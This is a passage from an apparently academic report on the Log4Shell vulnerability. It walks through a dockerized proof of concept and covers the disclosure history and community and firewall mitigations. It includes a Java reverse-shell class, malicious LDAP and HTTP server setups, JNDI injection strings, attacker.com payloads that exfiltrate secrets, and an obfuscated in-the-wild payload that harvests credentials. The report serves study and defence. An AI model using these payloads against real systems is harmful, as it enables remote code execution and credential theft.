        e.addAttribute("javaCodeBase", "http://snoopy-http-server:8000/");
        e.addAttribute("objectClass", "javaNamingReference");
        e.addAttribute("javaFactory", base);

        System.out.println("Sending Entry: \n" + e.toLDIFString());

        result.sendSearchEntry(e);
        result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
    }
}
```

The print above will yield the following LDIF entry when accessing the LDAP server with a base DN of ExploitRCE,

```
dn: ExploitRCE
objectClass: javaNamingReference
javaClassName: foo
javaCodeBase: http://snoopy-http-server:8000/
javaFactory: ExploitRCE
```

So the idea behind this LDAP server is therefore to return an LDAP javaNamingReference entry for every request to the server. The returned entry points towards a java class whose name is obtained from the distinguished name used in the LDAP search request, we can run an equivalent request using ldapsearch via,

```
ldapsearch -H ldap://0.0.0.0:1389 -b "ExploitRCE" -s sub -x "(objectclass=*)"
```

The entry returned contains enough information to lookup the java object and instantiate it. Which is sufficient for RCE.

4.1.3 Malicious HTTP Server

The role of this HTTP server is simply to host the java .class files that contain the java bytecode. The implementation uses python and consists of,

```python
from http.server import HTTPServer, SimpleHTTPRequestHandler

if __name__ == '__main__':
    httpd = HTTPServer(('0.0.0.0', 8000), SimpleHTTPRequestHandler)
    httpd.serve_forever()
```

In the Dockerfile, we exploit build stages for the container to be able to compile the java exploit classes using the approriate java version and then copies them over to the container running the python server to be sent upon HTTP requests. You can access the HTTP server at `http://localhost:8000` when running the container. The dockerfile is as follows,

```
FROM maven:3.5.4-jdk-8 AS build

RUN mkdir /app
WORKDIR /app

COPY Exploit.java /app
RUN javac Exploit.java

COPY ExploitRCE.java /app
RUN javac ExploitRCE.java

FROM python:3.10.12-slim-bullseye as run

RUN mkdir /app
WORKDIR /app
COPY --from=build /app/Exploit.class /app
COPY --from=build /app/ExploitRCE.class /app

COPY ./server.py /app
EXPOSE 8000

CMD ["python3", "server.py"]
```

This particular exploit is the simplest and most impactful variant. We had to use a specific version of JDK 8 (8u181) for this to work. Indeed, using a modern LTS release like JDK 17 didn't work due to security releases having rendered this automatic code execution by the class loader disabled by default, this was controlled by the JVM parameter,

`com.sun.jndi.ldap.object.trustURLCodebase`

There's a whole blog post by Moritz Bechler [3] on the history of this which shows that the people knew that this was a security issue, and what was done to mitigate RCE was simply to disallow remote codebases via the system property above. But this didn't prevent people from bypassing this mitigation by loading *serialized* java objects from the directory, without using a remote http server or causing information leakage. The fact of the matter was that in 2022, about 48% of java enterprise environments were using some version of JDK 8 [15], the vulnerability in it's full form or a badly mitigated form was everywhere.

The property `com.sun.jndi.ldap.object.trustURLCodebase` was supposed to protect against remote code execution and was introduced back in 2009, except that it seems this parameter didn't correctly enforce that. Redhat raised this issue in 2018 and Oracle added correct enforcement in Java JDK 8 version 8u191, which is a version dating back to 2018, which back in 2021 was a three year old Java version.


This meant that out of the 46% of Java environments under JDK 8, a large chunk of them were probably running a vulnerable version which was prone to the easiest RCE attack. In this deployment, we used jdk 8u181, however we still had to manually set `com.sun.jndi.ldap.object.trustURLCodebase` to false to get the RCE to work. Note that this mitigation didn't protect against information leakage (more on this later).

4.1.4 Docker Setup

As stated, the goal of this project was to have an easily reproducible proof of concept to be executable on whatever platform a potential reader would be on, so docker was a natural choice to implement this. The reader is invited to consult the `docker-compose.yml` configuration which deals with the various configuration elements such as the mysql database configuration (where biscuit orders are stored), the LDAP authentication directory configuration (where the users of the biscuits application are stored), the http server which is exposed on port 8000, the malicious ldap server which is exposed on 1389 and the netcat listener which is setup to listen for an incoming reverse shell connection caused by the following Java class,

```java
1  public class ExploitRCE {
2      public ExploitRCE() throws Exception {
3          System.out.println("################# PWNED #################");
4
5          Process p = new ProcessBuilder("/bin/sh").redirectErrorStream(true).start();
6          Socket s = new Socket("snoopy-netcat-listener", 9001);
7
8          InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si = s.getInputStream();
9          OutputStream po = p.getOutputStream(), so = s.getOutputStream();
10
11         while(!s.isClosed()) {
12
13             while(pi.available() > 0) so.write(pi.read());
14             while(pe.available() > 0) so.write(pe.read());
15             while(si.available() > 0) po.write(si.read());
16
17             so.flush();
18             po.flush();
19             Thread.sleep(50);
20             try {
21                 p.exitValue();
22                 break;
23             } catch (Exception e) {}
24         };
25         p.destroy();
26         s.close();
27     }
28 }
```

Note that all the containers are on the same docker network *persistence*, and docker provides DNS services based on the `container_name` property, which is why we're able to open a socket at line 6 passing in the name `snoopy-netcat-listener` which docker's DNS will directly translate to the IP of the container running the netcat listener. You can retrieve the IPs assigned via `docker network inspect network_name`, and the name can be retrieved via `docker network ls`.



Log4j POC of @swissarthurfreeman
Company Intranet
snoopy-netcat-listener
Have fun...!
Open TCP Socket reverse shell
Malicious Java object ExploitRCE
snoopy-http-server
HTTP GET of codebase URL
Malicious java object LDAP entry
snoopy-ldap-server
JNDI lookup
application
database
${jndi:ldap://snoopy-ldap-server:1389/ExploitRCE}

Figure 5: Overview of the proof of concept attack flow, first a malicious string payload is provided to the application, which then causes a JNDI lookup due to be done in `snoopy-ldap-server`, that server returns a malicious java object LDAP entry containing a `javaCodebase` attribute, which is used by the application to retrieve the `.class` code using an HTTP GET request to `snoopy-http-server`, the latter sends the java bytecode which is executed by the application and opens a reverse shell connection to `snoopy-netcat-listener`. As of December 2023, one in 4 java apps are still vulnerable to some form of log4shell attack.

4.2 Zero Day, Impact


The Zero day for log4shell was huge : security teams were woken up at 2:00 am to rush to the office to implement patches, people were scrambling, attacks were being sent across the whole internet. Companies were instructed to update their software, either by downloading new log4j 2.0 versions or removing `JndiLookup.class` from their java classpath as a temporary measure. Companies like Cloudflare starting changing their firewall rules to check for the presence of `${jndi:ldap://}` patterns within HTTP requests, be it the payload or headers, and as attackers used syntax variations to bypass these rules, Cloudflare updated their rules and so on. A long game of cat and mouse started, which will probably never end. [12] According to their telemetry, the first exploitation attempt after the public disclosure was 9 minutes after it's publication.

The vulnerability was disclosed to the Apache software foundation by Chen Zhaojun, who was a member of Alibaba's cloud security team. Once Apache disclosed the vulnerability to the public, Alibaba was scorned by the Chinese Government for not disclosing the vulnerability to them first. We can thank Chen, as god knows what the power of such a weapon in the wrong hands could have done.

4.3 Initial Discovery

The log4shell CVE was published on the 10th of December 2021, but it was disclosed to Apache on November the 22nd 2021. This vulnerability was initially mitigated in log4shell version 2.15, which was released on the 9th of December 2021, which disabled message lookup substitution by default. This release however, raised suspicion in the community, and the merged pull request sparked controversy because the CVE hadn't been announced yet and users suspected this was a response to a security vulnerability.

In the comments of this pull request, people started investigating and trying to get a proof of concept working. Users called out apache for the slow reaction time, and members defended themselves citing the fact it's volunteer work, on the surface, this didn't look good. The pull request was merged on the 30th of November, by



wcc526 commented on Dec 9, 2021 • edited

Is it a security vulnerability?

3 1 9 48 22

hh-hunter mentioned this pull request on Dec 9, 2021

PRP: Request CVE-2021-44228 Apache Log4j2 <=2.14.1 JNDI RCE google/tsunami-security-scanner-plugins#219 Closed


Glavo commented on Dec 9, 2021

> Is it a security vulnerability?

I think it is.

It is very surprising that this critical security issue does not seem to have received due attention. It was reported to Apache half a month ago, but it was not fixed until five days ago. Even today, it has not released a new stable version to solve it.

32 11 13 18 12



Restrict LDAP access via JNDI #608

Merged rgoers merged 4 commits into `release-2.x` from `ldap-controls` on Dec 5, 2021

rgoers commented on Nov 30, 2021


Restricts access to LDAP via JNDI.

187 29 71 19 329

the 9th of December, users were pointing out this was a security vulnerability, but log4j 2.15 was only released on the 10th of December, the same day as CVE was made public. This seems to be the curse of open source, since everything is public, people will read your code and ask questions.

4.3.1 First Migitation, Solid

There was a silver lining though, a user provided the first mitigation usable before the release of log4j 2.15 and not requiring an update,



zhangyoufu commented on Dec 9, 2021 • edited

You can't ask everybody to upgrade to 2.15 at once. And the `formatMsgNoLookups` option is available to log4j ≥ 2.10 only.

Thanks to LOG4J2-703, I think it's quite safe to remove `org/apache/logging/log4j/core/lookup/JndiLookup.class` from `log4j-core-*.jar` as a workaround. Just `zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class` to disable `${jndi:...}` functionality completely.

I posted all log4j-core jar with `JndiLookup.class` removed at https://github.com/zhangyoufu/log4j2-without-jndi for reference. Simple local test looks promising.

17 7 23 30 10

In the inner workings of Log4j 2.0, the class that initiates the JNDI lookup was the `Interpolator.java` class at,

`log4j-core/src/main/java/org/apache/logging/log4j/core/lookup/Interpolator.java`


That interpolator had a constructor which ran the following code, dating from 2014,

```
    public Interpolator(final Map<String, String> properties) {
        ...
        try {
            lookups.put("jndi", new JndiLookup());
        } catch (Exception e) {
            // [LOG4J2-703] We might be on Android
            // java.lang.VerifyError: org/apache/logging/log4j/core/lookup/JndiLookup
            LOGGER.warn(
                    "JNDI lookup class is not available because this JRE does not support JNDI.
                    JNDI string lookups will not be available, continuing configuration.",
                    e);
        }
    ...
```

The `JndiLookup` class is part of the same package, and JNDI for lo4j 2, as it happens, was disabled for android releases, meaning the class wasn't going to be in the classpath and that would raise a `java.lang.VerifyError` which would be gracefully handled by the try catch block. This idea worked great and was then included by Apache as a mitigation in version 2.15 release notes.

4.3.2 Second Migitation, Dangerous

A user then asked on December 10th wether the property,



peturthors commented on Dec 10, 2021

Hi there.
Would setting the JVM property `com.sun.jndi.ldap.object.trustURLCodebase = false` mitigate this ?
Thanks.

garydgregory commented on Dec 10, 2021 Member

> Hi there. Would setting the JVM property `com.sun.jndi.ldap.object.trustURLCodebase = false` mitigate this ? Thanks.


It is false by default.

Java 8u121 (see https://www.oracle.com/java/technologies/javase/8u121-relnotes.html) protects against remote code execution by defaulting "com.sun.jndi.rmi.object.trustURLCodebase" and "com.sun.jndi.cosnaming.object.trustURLCodebase" to "false".

👍 2

```
com.sun.jndi.ldap.object.trustURLCodebase = false
```

Would mitigate this attack, initially he was told it would, meaning that having a recent JVM/JDK version would mean you aren't vulnerable. However, this fix only prevented the RCE, the LDAP request done from the vulnerable application to the exterior itself was already sufficient to leak information as user `@ahahu` commented on the pull request,



ahahu commented on Dec 10, 2021 • edited

I'd also like to stress, that it is not sufficient to mitigate this vulnerability by using a JRE/JDK version which prevents the RCE, nor should you rely solely on your firewalls dropping outgoing TCP traffic.

The reason is, that the vulnerability also has the potential for leaking sensitive information via the LDAP request or via DNS. Variable substition in the payload can be nested and one can use the "sys", "env" or "bundle" keywords to access sensitive data, which than is either used in the LDAP URL path or in the hostname.

Example for exfiltrating an environment variable containing a password used in the URL path
`${jndi:ldap://www.attacker.com:1389/${env:MYSQL_PASSWORD}}`
This could be resolved to ldap://www.attacker.com:1389/mysecretpassword for example.

Example for exfiltrating an environment variable containing a password in the hostname part:
`${jndi:ldap://${env:MYSQL_PASSWORD}.attacker.com:1389/a}`
This could be resolved to ldap://mysecretpassword.attacker.com:1389/a for example
Of course this will fail if certain special characters are used in the password.

Example for exfiltrating the property "spring.datasource.password" from the application.properties file of a spring boot application:
`${jndi:ldap://${bundle:application:spring.datasource.password}.attacker.com:1389/a}`

Example for exfiltrating a system property that was passed through command line:
`${jndi:ldap://${sys:db.password}.attacker.com:1389/a}`

👍 34 ❤️ 6

E.g. lookup *still happened*, the external code retrieved simply wasn't executed. What then happened was systematic attempts at exploiting Log4j 2's lookup mechanisms, there were a bunch of CVEs which directly followed and tried to exploit JNDI lookups, like CVE-2021-45046, CVE-2021-44832. In the end the feature was totally removed in log4j 2.16, which was celebrated. The attached practical part's `README.md` provides an example of injections which retrieve environment variables.

4.3.3 Firewall Level Mitigation

An idea to avoid these issues was simply to block HTTP requests containing malicious looking payloads via a Web Application Firewall between the internet and vulnerable applications. However, as Cloudflare [12] showed this is easier said than done. Indeed, log4j's interpolation language allows for some pretty fun ways of obscufating payloads. For starters, the expression `${lower:J}` is interpolated into `j` and the expression `${env:NOTEXIST:-J}` will check if there's an environment variable called `NOTEXIST` and then resolve to `J` if it doesn't exist. Cloudflare has captured monstrosities like this one in the wild,

```
    ${${env:FOO:-j}ndi:${lower:L}da${lower:P}://x.x.x.x:1389/FUZZ.HEADER.${docker:
imageName}.${sys:user.home}.${sys:user.name}.${sys:java.vm.version}.${k8s:cont
ainerName}.${spring:spring.application.name}.${env:HOSTNAME}.${env:HOST}.${ctx
:loginId}.${ctx:hostName}.${env:PASSWORD}.${env:MYSQL_PASSWORD}.${env:POSTGRES
_PASSWORD}.${main:0}.${main:1}.${main:2}.${main:3}}
```

Which hides `jndi:ldap` via `${env:FOO:-j}ndi:${lower:L}da${lower:P}` and extracts image names, system java version, username, machine hostname, database passwords etc. And this is still a *small* request compared to the number of classical environment variables there are around. At the end of the day they started treating appearences of `${` as suspicious and replaced them by `x{`.




Figure 6: Clouflare Log4Shell exploit firewall blocking statistics after the CVE

5 Conclusion

In conclusion, we were able to thoroughly study the background of the *Log4shell* vulnerability, we provided a theoretical outline of LDAP, the motivations behind it, as well as a practical implementation in Java. We were able to create our own *proof of concept* within a totally dockerized and self contained environment, where we were able to run remote code execution as well as information leakage attacks. We explored a couple of simple community discovered mitigation techniques and discussed cloudflare's approach at blocking malicious requests.

References

[1] *Annuaire - Wikipedia.* URL: https://fr.wikipedia.org/wiki/Annuaire#En_informatique.

[2] Internet Assigned Numbers Authority. "Private Enterprise Numbers (PENs)". In: May 2024. URL: https://www.iana.org/assignments/enterprise-numbers/.

[3] Moritz Bechler. "PSA: Log4Shell and the current state of JNDI injection". In: December 10, 2021. URL: https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/.

[4] Microsoft Corporation. "Active Directory Domain Services Overview". In: Consulted May 2024. URL: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview.

[5] Oxford English Dictionary. *Definition of directory (n.)* December 2023. URL: https://doi.org/10.1093/OED/7112917720.

[6] *Directory Service - Wikipedia.* URL: https://en.wikipedia.org/wiki/Directory_service.

[7] Oracle Java Documentation. "Lesson: Overview of JNDI". In: Consulted May 2024. URL: https://docs.oracle.com/javase/tutorial/jndi/overview/index.html.

[8] Wikipedia Foundation. "Java Naming and Directory Interface". In: Consulted May 2024. URL: https://en.wikipedia.org/wiki/Java_Naming_and_Directory_Interface.

[9] Ceki Gülcü. "Logback Project". In: Consulted May 2024. URL: https://logback.qos.ch.

[10] Ceki Gülcü. "Reload4j Project". In: Consulted May 2024. URL: https://reload4j.qos.ch.

[11] Ceki Gülcü. "Think again before adopting the commons-logging API". In: Consulted May 2024. URL: https://en.wikipedia.org/wiki/Apache_Commons_Logging.

[12] Cloudflare Inc. "Cloudflare Log4shell blog posts". In: December 2021. URL: https://blog.cloudflare.com/tag/log4shell.

[13] kozmer. "log4j-shell-poc". In: Consulted May 2024. URL: https://github.com/kozmer/log4j-shell-poc.

[14] OpenLDAP. "OpenLDAP, community developed LDAP software". In: Consulted May 2024. URL: https://www.openldap.org.

[15] New Relic. "2022 State of the Java Ecosystem". In: January 2022. URL: https://newrelic.com/resources/report/2022-state-of-java-ecosystem.

[16] Internet Society. "Definition of the inetOrgPerson LDAP Object Class". In: 2000. URL: https://datatracker.ietf.org/doc/html/rfc2798.

[17] Internet Society. "Lightweight Directory Access Protocol (LDAP): Schema for User Applications". In: 2006. URL: https://datatracker.ietf.org/doc/html/rfc4519.

[18] Internet Society. "Lightweight Directory Access Protocol (LDAP): Syntaxes and Matching Rules". In: June 2006. URL: https://datatracker.ietf.org/doc/html/rfc4517.

[19] Internet Society. "Lightweight Directory Access Protocol (LDAP): The Protocol". In: 2006. URL: https://datatracker.ietf.org/doc/html/rfc4511.

[20] Internet Society. "Schema for Representing Java(tm) Objects in an LDAP Directory". In: October 1999. URL: https://www.rfc-editor.org/rfc/rfc2713.html.

[21] Internet Society. "The LDAP Data Interchange Format (LDIF) - Technical Specification". In: 2000. URL: https://datatracker.ietf.org/doc/html/rfc2849.

[22] Neil Wilson. URL: https://ldap.com/understanding-ldap-schema/.

[23] *X.500 - Wikipedia.* URL: https://en.wikipedia.org/wiki/X.500.

[24] Inc ZYTRAX. "LDAP Schemas, objectClasses and Attributes". In: March 24 2023. URL: https://www.zytrax.com/books/ldap/ch3/index.html.